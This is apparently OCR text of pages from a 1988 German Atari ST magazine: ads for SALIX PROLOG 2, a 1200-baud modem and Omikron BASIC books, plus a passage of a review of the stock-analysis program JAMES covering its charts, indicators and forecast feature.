* **Lector.** Ein in PROLOG geschriebenes Hilfsmittel, um PROLOG-Programme auf Tippfehler und falsche Verwendung der eingebauten Funktionen zu prüfen.
* **Anschluß an einen vorhanden Editor.** (Z. B. 1st-Word) Die PROLOG-Sitzung muß nicht verlassen werden, um eine Bibliothek zu editieren.
* **GEM-Library** gestattet die Nutzung fast aller GEM-Funktionen von PROLOG aus, damit steht die riesige Grafikbibliothek des GEM in der Form von PROLOG-Prädikaten zur Verfügung.
  Zusätzlich Window Management System mit Pufferung und automatischem Refresh der Fenstertextinhalte.
* **GEM-Top-Level-Interpreter.** Komfortable Bedienung des PROLOG-Programmiersystems mit Drop-Down-Menüs und Formularen. Der Gem-Top Level Interpreter ist komplett in PROLOG geschrieben, damit auch für spezielle Anforderungen modifizierbar.
* **Startup-File** um das PROLOG-System entsprechend den jeweiligen Anforderungen zu konfigurieren.
* Der **volle Adressraum des 68000** (auch 4 MB) wird unterstützt, so volle Ausnutzung des ATARI-Speichers und etwaiger Speichererweiterungen.
* **Deutsches oder englisches Handbuch** mit mehr als 300 Seiten

DM 198,-



Handbuch einzeln DM 60,- (Wird beim Kauf angerechnet)

Preise sind unverbindlich empfohlene Verkaufspreise

DIE NEUE VERSION VON SALIX PROLOG IST DA!

SALIX PROLOG 2 macht das Programmieren in PROLOG noch einfacher und schneller. Dafür sorgt schon der eingebaute Datenbankeditor. Dieser Editor erlaubt es, die im Speicher befindlichen Regeln auf einfache Weise zu modifizieren. Dabei wird gleich die Syntax geprüft. Eine Fülle von Kommandos – sowohl über Tastatur als auch über Drop-down-Menüs abrufbar – erleichtert die Navigation durch die Datenbank. Und hat man sich einmal vertippt, macht die UNDO-Funktion die letzte Operation rückgängig.

Tritt während des Ablaufs eines PROLOG-Programms ein Fehler auf, so wird die fehlerhafte Regel in den Editor geholt und kann sofort korrigiert werden. Hat man sich bei einer Abfrage einmal vertippt, so bringt die HELP-Taste die letzte Eingabe zur Abänderung noch einmal auf den Schirm.

Die Programmentwicklung wird durch erweiterte Debug-Möglichkeiten unterstützt. So gibt es jetzt die Möglichkeit, den Programmablauf während des Testens abzuändern, von einem bestimmten Punkt aus den Trace noch einmal zu wiederholen, oder alle Traceinformation nicht auf dem Bildschirm auszugeben, sondern in eine Datei zu schreiben.

Mit zusätzlichen eingebauten Funktionen eröffnet SALIX PROLOG 2 ganz neue Möglichkeiten für PROLOG Programme. Insgesamt sind es jetzt über 150 eingebaute Funktionen. Insbesondere die blockexit-Funktionen und die Verarbeitung unendlicher Datenstrukturen (und das in endlicher Zeit!) sollen hier genannt werden. Diese Funktionen stammen aus dem Marseille-Prolog und waren bisher im Edinburgh-Standard nicht vorhanden.

Auch für das Arbeiten mit GEM sind Erweiterungen vorhanden: So können dynamisch Formulare aufgebaut werden, benutzerdefinierte Kommandos können in die Pull-down-Menüs eingebaut werden. Die Verarbeitung von Bild-Dateien gestattet es, Expertensysteme mit erläuterten Bildern zu versehen.

SALIX PROLOG 2 läuft auf allen Rechnern der ATARI-ST-Serie mit jedem Speicherplatzausbau.

UP-DATE-SERVICE

Registrierte Benutzer von SALIX-PROLOG 1 erhalten SALIX PROLOG 2 zum Sonderpreis von 99,– DM (Registrierkarte und Originaldiskette zurücksenden)

BESTELL-COUPON

an Heim-Verlag
Heidelberger Landstraße 194
6100 Darmstadt-Eberstadt

Bitte senden Sie mir: _____ **St. SALIX-PROLOG** mit über 300 S. deutschem Handbuch
_____ **St. SALIX-PROLOG** mit über 300 S. englischem Handbuch
zum Preis von 198,– DM je Stück
zzgl. DM 5,- Versandkosten (unabhängig von bestellter Stückzahl)
☐ per Nachnahme ☐ Verrechnungsscheck liegt bei

Name, Vorname ____________________

Straße, Hausnr. ____________________

PLZ, Ort ____________________

Benutzen Sie auch die in ST COMPUTER vorhandene Bestellkarte.

Heim Verlag

Heidelberger Landstraße 194
6100 Darmstadt-Eberstadt
Telefon 0 61 51 - 5 60 57

Der FAZ-Index entspricht dem DOW JONES Index für den deutschen Markt. Er wird ebenfalls täglich berechnet.

Bei der vorliegenden Version ist nur die manuelle Kurseingabe mittels Dialogboxen getrennt für Kurse und Umsätze vorgesehen. Wer rund 100 Aktien beobachten will, kommt mit einer täglichen Eingabezeit von 25 Minuten aus.

Der Trend geht allerdings inzwischen zur -wenn auch teureren- automatischen Erfassung per Datenbank. Ab 01.06.88 sollen übrigens die Aktienkurse beim Autor per Modem abrufbar sein.

Wertpapieranalyse

Ausgangspunkt der Analayse bildet eine Kursgraphik der letzten zwölf Monate, dem sogenannten Chart. Außerdem werden die wichtigsten Grundinformationen und errechnete Kennzahlen angezeigt.




BILD 3: Auswahlmenü

Der TBI 200/100, der Trendbestätigungsindikator, zeigt das Verhältnis von langfristigen (die Basis sind 200 Börsentage) zu mittelfristigen Trendverhalten (die Basis sind hier 100 Börsentage) an. Für Werte, die deutlich unter 100% liegen, wird sich zum Beispiel bei stabilem oder steigendem langfristigen Index der mittelfristige Trend nach unten richten. Umgekehrt für Werte um 100% oder größer: Hier ist mit einem mittelfristigen Trendwechsel nach oben zu rechnen.
Für den TBI 100/38 gilt analog dazu:
mittelfristiges Trendverhalten - 100 Börsentage.
kurzfristiges Trendverhalten - 38 Börsentage.




BILD 4: Chart mit 200 TAGE-SCHNITT

Der OVB/OVS-Indikator:
OVerBought = überkauft, d.h. es kommt bei großem Angebot und kleiner Nachfrage zu einem Kursabschwung der betreffenden Aktie;
OVerSold = überverkauft, d.h. es kommt bei anhaltend großer Nachfrage und kleinem Angebot kurzfristig zu einer Kurssteigerung;

Dieser ist bei einem Wert über 90% ein Verkaufssignal, es entspricht überverkauft (siehe auch Tabelle in BILD 2).

Der BETA-Faktor spiegelt das Kursverhalten der Aktie im Vergleich zum Gesamtmarkt in JAMES auf Basis der letzten 20 Börsentage wieder.

Liegt der BETA-Faktor zum Beispiel bei 1.28, so wird die betreffende Aktie um diesen Wert mal so stark steigen, falls auch der Aktienindex steigt und 1.28 mal so stark fallen, wenn der Aktienindex nach unten zeigt.
So eignen sich die Aktien, bei denen der BETA-Faktor kleiner als eins ist, gut zur Anlage, wenn mit fallendem Aktienindex gerechnet wird, oder für eine risikolose Anlage mit Aktien. Auch hierzu ermittelt JAMES eine übersichtliche Tabelle.

Meines Erachtens ist aber dieser Zeitraum von 20 Tagen, insbesondere bei starken Kursschwankungen, wie es Anfang 1988 zu erleben war, zu kurz, da zufällige Übereinstimmung falsche BETA-Faktoren liefern.
Eine kurze Zusammenfassung wird in dem Feld 'Auswertung für die letzten 2 Wochen' gegeben. Außerdem werden die jeweiligen prozentualen Kursveränderungen (siehe BILD 4) aufgelistet.
Weiter Menüpunkte können gewählt werden (BILD 3).




BILD 5: Chart mit 38, 100 und 200 TAGE-SCHNITT

Trendrichtung

Neben dem 200 TAGE-SCHNITT lassen sich weiterhin der 38- und 100 TAGE-SCHNITT einzeichnen. Nach Erfahrungen in den USA soll der 200 TAGE-SCHNITT besonders aussagekräftig sein, weil er eine längere Trendrichtung und -umkehr der Aktienkurse auszudrücken vermag. Aus diesem Grund benutzen Kapitalanlagezeitungen die Schnittpunkte von 200 TAGE-SCHNITT mit dem Kursgraph (siehe Graphik in BILD 4 bei ca. 310 DM) als Kauf- oder Verkaufssignal.

Lobend zu erwähnen ist die Möglichkeit, mit der Maus am Bildschirm Unterstüzungslinien und Trendkanäle einzuzeichnen und mit dem Chart per Hardcopy auszudrucken. Allerdings kann man während des Ausdruckes nicht weiterarbeiten (Hier rate ich zu eigenen Hardcopyroutinen).




BILD 7: POINT & FIGURE Chart (Farben wurden vertauscht)

Mit dem Menüpunkt VOLUMEN werden die täglichen Umsatzzahlen unter dem Kursverlauf dargstellt.

Der Kurs wird mit ZOOMEN auch für zurückliegende Zeiträume vergrößert (Grafik in BILD 6).

POINT & FIGURE

JAMES ist eines der wenigen Börsenprogramme, die POINT & FIGURE Charts darstellen. Sie dienen als wichtige Prognoseinstrumente. Mit Hilfe der Points werden in der Graphik die Auf- und Abwärtsbewegungen des Kurses nach folgenden Regeln eingetragen:

Man verwendet ein x für eine Aufwärtsbewegung, ein o für




BILD 6: ZOOMEN eines Charts

eine Abwärtsbewegung. Von einer Richtungsänderung im Chart spricht man, wenn die Kursbewegung in die entgegengesetze Richtung der bisherigen Kursbewegung eine bestimmte Mindestgröße (z.B. 3 Punkte) überschreitet. Hierzu ist die Grafik in Bild 7 zu sehen.

OVB/OVS

Im OVB/OVS-Chart werden die täglichen OVB/OVS-Zahlen eingetragen, die am Anfang dieses Berichtes besprochen wurden (dazu Bild 8).

Weiterhin läßt sich ein Langfristchart über 32 Monate erstellen. Auch in dieser Chart kann man Linien und Trendkanäle mit der Maus einzeichnen.




BILD 8: OVB/OVS Chart

Relationen

Es besteht weiterhin die Möglichkeit, alle bearbeiteten Aktien nach OVB/OVS-Zahlen, BETA-Faktoren, prozentualer Veränderung des Kurses zum Vortag und Renditen zu sortieren.

Prognose

Ein Novum bei den Börsenprogrammen ist die Auswahl von Aktien, deren Kurs nach oben tendieren wird. Hierbei sollen die Aktien herausgesucht werden, die in den nächsten ein bis sechs Monaten die größten Kursgewinne versprechen. Dabei soll ein "Wirkungsgrad von über 82%" (Zitat Handbuch) erreicht werden.

Während der Testzeit ist mir aufgefallen, daß vor allem Aktien, die mehrmals große prozentuale Kursverluste aufgewiesen haben, zum Kauf empfohlen wurden:
Zitat: "Der Kurs wird kurzfristig steigen".
Dieser Rat ist einleuchtend, da meistens auf schlechte Nachrichten großer Verkaufsdruck entsteht und der Kurs unberechtigt tief fällt, so daß dann mit einer Kurssteigung (Erholung) zu rechnen ist.
Größere Kursgewinne (größer als zehn Prozent) konnten in der Testzeit vom 15.04.88 bis 25.05.88 aufgrund von Prognosen nicht erzielt werden, da die Börse generell nach unten tendierte !

Im allgemeinen ist aber hier Zurückhaltung geboten. Ich würde die Auswahl der zu kaufenden Aktien nicht dem Computer alleine überlassen, aber als Idee mit in die Kaufüberlegung einfließen lassen.

Depotverwaltung

Alle Daten die zur Depotverwaltung benötigt werden, befinden sich auf einer eigenen Disk. Erfaßt werden alle Kosten und Dividenden, um die eigenen Gewinne zu berechnen.
Da die meisten Daten im ASCII-Format vorliegen, ist eine nachträgliche Änderung auch mit einem Texteditor möglich.




BILD 9: Aktienprognose

Korrektur durch das Masterprogramm

Nach der Beschreibung des Hauptprogramms möchte ich nun das Korrekturprogramm mit dem Namen 'MASTER.PRG' vorstellen. Hiermit werden Daten verändert (Bild 10).

Eingabefehler können mit der getesteten Version nur bei den Kursen nicht jedoch bei den Umsätzen korrigiert werden. Dies ist leider auch ein langwieriges Unterfangen, da alle Kurse mit Datum angezeigt werden und der Seitenumbruch sehr lange dauert.

Datendatei

Die pro Datendatei erfaßten Papiere können natürlich untereinander ausgetauscht, gelöscht und durch neue ersetzt werden. Es können beliebig viele Datendateien (Größe 570 KB) mit jeweils bis zu 100 Papieren angelegt werden.

•

Die vorkommenden Änderungen bei der Dividendenzahlung und Kapitalveränderung lassen sich rasch durchführen, da nur ein File korrigiert wird (Bemerkung: eine Datendatei besteht aus 8 Files).

Zusammenfassung des Börsenprogrammes

Nach dem Starten des Progamms werden die Daten auf einmal in den Arbeitsspeicher geladen. Leider benutzen alle Dateien, und davon gibt es nicht wenige, die Endung DAT. Hier wäre eine Unterscheidung wünschenswert.

Welche Floppy ?

Das Programm arbeitet auch mit einer Harddisk zusammen. Die Abfrage des Laufwerks folgt aber vor jedem Zugiff auf Diskette oder Harddisk. Hier wäre es sinnvoller, sich anderer Möglichkeiten der Laufwerksauswahl zu bedienen, wie wir es von anderen Programmen her gewöhnt sind.

Schnelligkeit

Das Springen zwischen Papieren, sowie sämtliche Menüfunktionen, auch z.B. der sehr aufwendig zu berechnende Point & Figure Chart, geht bemerkenswert schnell (in weniger als fünf Sekunden) vor sich. Auch auf sämtliche Grafiken braucht man nicht lange zu warten.

Eine schnellen Überblick kann man sich vor allem durch die Relationen verschaffen.



BILD 10: Menü des Masterprogrammes

Wo bleibt das GEM

Leider ist das Programm nicht GEM-unterstützt. Es fehlt die gewohnte Menüleiste, so daß auch keine Accessories benutzt werden können.

Manche Hinweis- oder Auswahlboxen wirken ein wenig unprofessionell, was man von einem Programm solchen Ausmaßes eigentlich nicht erwartet hätte.

Nach Aussagen des Programmierers ist aber ein Up-Date, welches das GEM unterstützt, in Vorbereitung und bald zu haben, was diesem Programm wohl den letzten Schliff geben würde.

Auch im Korrekturprogramm vermißt man das GEM. Hier wünscht man sich noch eine bessere Benutzerfreundlichkeit in Bezug der Dateneingabe. Das Ändern der Daten ist teilweise etwas umständlich, die Abbruch-Taste für falsche Auswahl einer Menüfunktion fehlt ebenfalls desöfteren.

Das Handbuch ist mit 44 Seiten relativ knapp ausgefallen und fällt leider durch seine großen Zeilenabstände und mehrere Trennungsfehler auf. Der Inhalt ist mit etwas zu viel Eigenwerbung gespickt.
Im ganzen wird aber das Programm und das Börsengeschehen einleuchtend erklärt.

Die Gliederung ist im Bereich des Korrekturprogrammes verbesserungswürdig.

Preise

Der Preis in Höhe von 298.- DM ist im Vergleich zu anderen Börsenprogrammen (die meisten 500.- DM und mehr) günstig. Für den Diskettenservice (die Kurse der Wertpapiere) bezahlt man für 100 Papiere 35.- DM + Porto monatlich.
Somit stimmen der Preis und die Leistung überein !

Zu beziehen ist das Programm JAMES bei IFA-Köln.

fm


microline
computer GmbH

069
626354:

microline computer GmbH
Darmstädter Landstr. 33, 6000 Frankfurt 70

Lightspeed 1200

Hayes-kompatibles 1200 Baud Modem



- Voll kompatibel zum Hayes-Weltstandard
- Ausführliches Handbuch mit Quick-Reference-Karte
- Arbeitet mit allen gängigen DFÜ- und Mailboxprogrammen
- An allen gängigen Computern mit RS-232-Schnittstelle zu betreiben
- Automatisches Wählen und Abheben (Auto dial, auto answer)
- 300 Baud und 1200 Baud Vollduplex, CCITTund BELL
- Automatische Erkennung der verwendeten Baudrate
- Eingebaute 'HELP'-Funktion erleichtert die Bedienung
- Mithörmöglichkeit, Lautstärke durch Soft- und Hardware regelbar
- Anschlußmöglichkeit für ein "Voice"-Telefon mit automatischer Umschaltung zwischen Sprache und Datenübertragung
- Formschönes Gehäuse mit 8 Status-LED's
- Testbericht siehe C'T 1988, Heft 2

Aktionspreis : 374,-- DM

Der Anschluß und Betrieb am Fernmeldenetz der Deutschen Bundespost ist zwar technisch problemlos möglich, jedoch rechtlich untersagt und unter Strafe gestellt. Bitte beachten Sie die Bestimmungen der Deutschen Bundespost !

OMIKRON. BASIC SPITZEN BÜCHER

Schneider/Steinmeier

Programmieren in OMIKRON BASIC

Schneider/Steinmeier

kurz & klar
OMIKRON BASIC
Ein fundiertes Nachschlagewerk

Schneider/Steinmeier

NEU

DAS GROSSE OMIKRON BASIC BUCH

MIT DISKETTE mit Programm-Diskette

WICHTIGE MERKMALE

▶ BASIC-Einsteiger und Profis erfahren in diesem Buch, wie man professionelle Programme in Omikron-BASIC erstellt. ▶ Neben vielen ausführlich dokumentierten Listings, die zeigen, wie man in Omikron-BASIC optimal programmiert, finden Sie zahlreiche hilfreiche Tips und Anregungen, die Sie bei der Arbeit an Ihren eigenen Projekten verwenden können. ▶ Ein umfangreiches Kapitel beschäftigt sich ausschließlich mit dem Einsatz von GEM-Funktionen in Omikron-BASIC-Programmen. Hier finden Sie Erläuterungen zur Verwendung von Fenstern, Dialogboxen und Menüzeilen. Weiterhin wird eine auf der von Omikron mitgelieferten GEMLIB-Bibliothek aufbauende Library zur Programmierung der erwähnten GEM-Funktionen vorgestellt und erklärt. ▶ Die abgedruckten Listings wurden aus allen Anwendungsbereichen ausgewählt und zeigen, daß man Omikron-BASIC zur Erstellung von Utilities, Anwendungs-, Mathematik- und Grafikprogrammen benutzen kann. Natürlich finden Sie auch einige Spielprogramme in diesem Buch. ▶ Zum Buch gibt es eine Programmdiskette mit allen aufgeführten Übungs- und Beispielprogrammen. ▶ Ausführliche Übersicht der OMIKRON-BASIC-Befehle ▶ Über 50 Programme

AUS DEM INHALT

▶ Tips und Tricks zur Programmierung ▶ GEM-Programmierung ▶ Utilities ▶ Grafik-Programmierung ▶ Anwendungsprogramme ▶ Mathematikprogramme ▶ Spiele in Omikron-BASIC

ca. 350 Seiten **DM 49,-**

Diskette
mit allen abgedruckten Programmen **DM 39,-**

AUS DEM INHALT

OMIKRON BASIC ist eine der leistungsfähigsten Programmier-Sprachen für den ATARI ST.
Um den komplexen Befehlssatz und die zahlreichen Möglichkeiten richtig einsetzen zu können, ist ein fundiertes Nachschlagewerk unbedingt erforderlich, damit das ständige Blättern in der Anleitung, in Zeitschriften und Büchern überflüssig wird.
In KURZ & KLAR finden Sie alle Befehle und deren Parameter in einer ausführlichen alphabetischen Übersicht.
Auch ein nach Sachgebieten geordnetes Verzeichnis der Anweisungen ist enthalten. Weiterhin erleichtern Tabellen und Übersichten die tägliche Arbeit.
Für die Besitzer des OMIKRON-BASIC-COMPILERS ist ein Abschnitt mit Hinweisen und Informationen über die Anpassung von Programmen des Interpreters gedacht.

Über 200 Seiten **DM 29,-**

WICHTIGE MERKMALE

OMIKRON-BASIC stellt eine der leistungsfähigsten Programmiersprachen für den ATARI ST dar. Trotz seines großen Umfangs ist es gerade auch für den Programmier-Anfänger ideal geeignet.
Das jetzt vorliegende GROSSE OMIKRON-BASIC-BUCH bietet dem Anfänger einen hervorragenden Einstieg in diese komfortable Programmiersprache. Das Buch ist leicht verständlich geschrieben, sodaß der Neuling ohne Probleme seine eigenen Programme erstellen kann. Aber auch für den fortgeschrittenen Anwender und Aufsteiger ist dieses Buch die richtige Grundlage.
Der 1. Hauptteil des Buches ist eine systematische Einführung in die Programmierung von BASIC unter Berücksichtigung der besonderen Fähigkeiten von OMIKRON-BASIC. Der Neuling erfährt hier vom ersten Einzeiler bis zu abstrakten Datentypen alle Möglichkeiten der strukturierten Programmierung. Anhand zahlreicher Beispiele mit Flußdiagrammen kann man gute Programmierung nachvollziehen und trainieren.
Im 2. Hauptteil werden Programmier-Kenntnisse erweitert und vertieft. Ausführlich beschriebene und erklärte Programme wie z. B. Fakturierung, ein Kopierprogramm, eine universelle random-access-Datenverwaltung sowie Beispiele zur Betriebssystemprogrammierung vermitteln Neulingen und dem Fortgeschrittenen die Fähigkeit zur perfekten Programmiertechnik.
Im GROSSEN OMIKRON-BASIC-BUCH wird besonderer Wert darauf gelegt, die sinnvolle Anwendung der BASIC-Befehle im Zusammenhang zu erlernen.
Im Anhang findet der Leser die ASCII-Tabelle, einen Index, eine vollständige alphabetische Befehlsübersicht, eine ausführliche Worterklärung und weitere nützliche Tabellen.
Ob mit oder ohne Programmiererfahrung – wer OMIKRON-BASIC beherrschen will, braucht dieses Buch. Sämtliche Programme des Buches gibt es auf Programm-Diskette.

AUS DEM INHALT

▶ Erklärung der Schleifen- u. Programmstrukturen – Primzahlenberechnung – Zahlenraten ▶ Variablentypen und Arrays – Sieb des Eratosthenes – Adresseingabe ▶ Numerische- u. Stringfunktionen ▶ Unterprogramme u. Prozeduren – Rekursionen – Labyrinthsuche ▶ Multitasking in OMIKRON-BASIC ▶ Abstrakte Datentypen – Druckerspooler – Verkettete Listen ▶ Sequentielle Dateiverwaltung ▶ Random-Access-Dateien – Verkettete Listen auf der Diskette ▶ Grafikprogrammierung – Turtlegrafik – Arbeiten mit mehreren Bildschirmen ▶ Betriebssystemprogrammierung – Aufrufen von TOS-Befehlen – Verwenden der GEMLIB – Erweiterte GEMLIB zur Fensterverwaltung ▶ Beispielprogramme – Fakturierung – Copy/Backup-Programm – universelle Adress-Verwaltung etc. ▶ Anhänge – Worterklärungen – alphabetische Befehlsübersicht – Index – Sonstige Anhänge.

Hardcover
Über 400 Seiten
einschl. Programm-Diskette **59,-**

* Preise sind unverbindlich empfohlene Verkaufspreise

BESTELL-COUPON

an Heim-Verlag
Heidelberger Landstraße 194
6100 Darmstadt-Eberstadt

Ich bestelle: _____St. Das große OMIKRON-BASIC-BUCH (incl. Programm-Diskette) á DM 59,-
_____St. Programmieren in OMIKRON-BASIC á DM 49,-
_____St. PROGRAMMDISKETTE zum Buch á DM 39,-
_____St. Kurz & Klar - Nachschlagewerk OMIKRON-BASIC á DM 29,-

zzgl. DM 5,- Versandkosten (unabhängig von bestellter Stückzahl)
☐ per Nachnahme ☐ Verrechnungsscheck liegt bei

Name, Vorname ____________________

Straße, Hausnr. ____________________

PLZ, Ort ____________________

Benutzen Sie auch die in ST COMPUTER vorhandene Bestellkarte.

SCHWEIZ

Senn Computer AG
Langstr. 31
CH-8021 Zürich

Heidelberger Landstraße 194
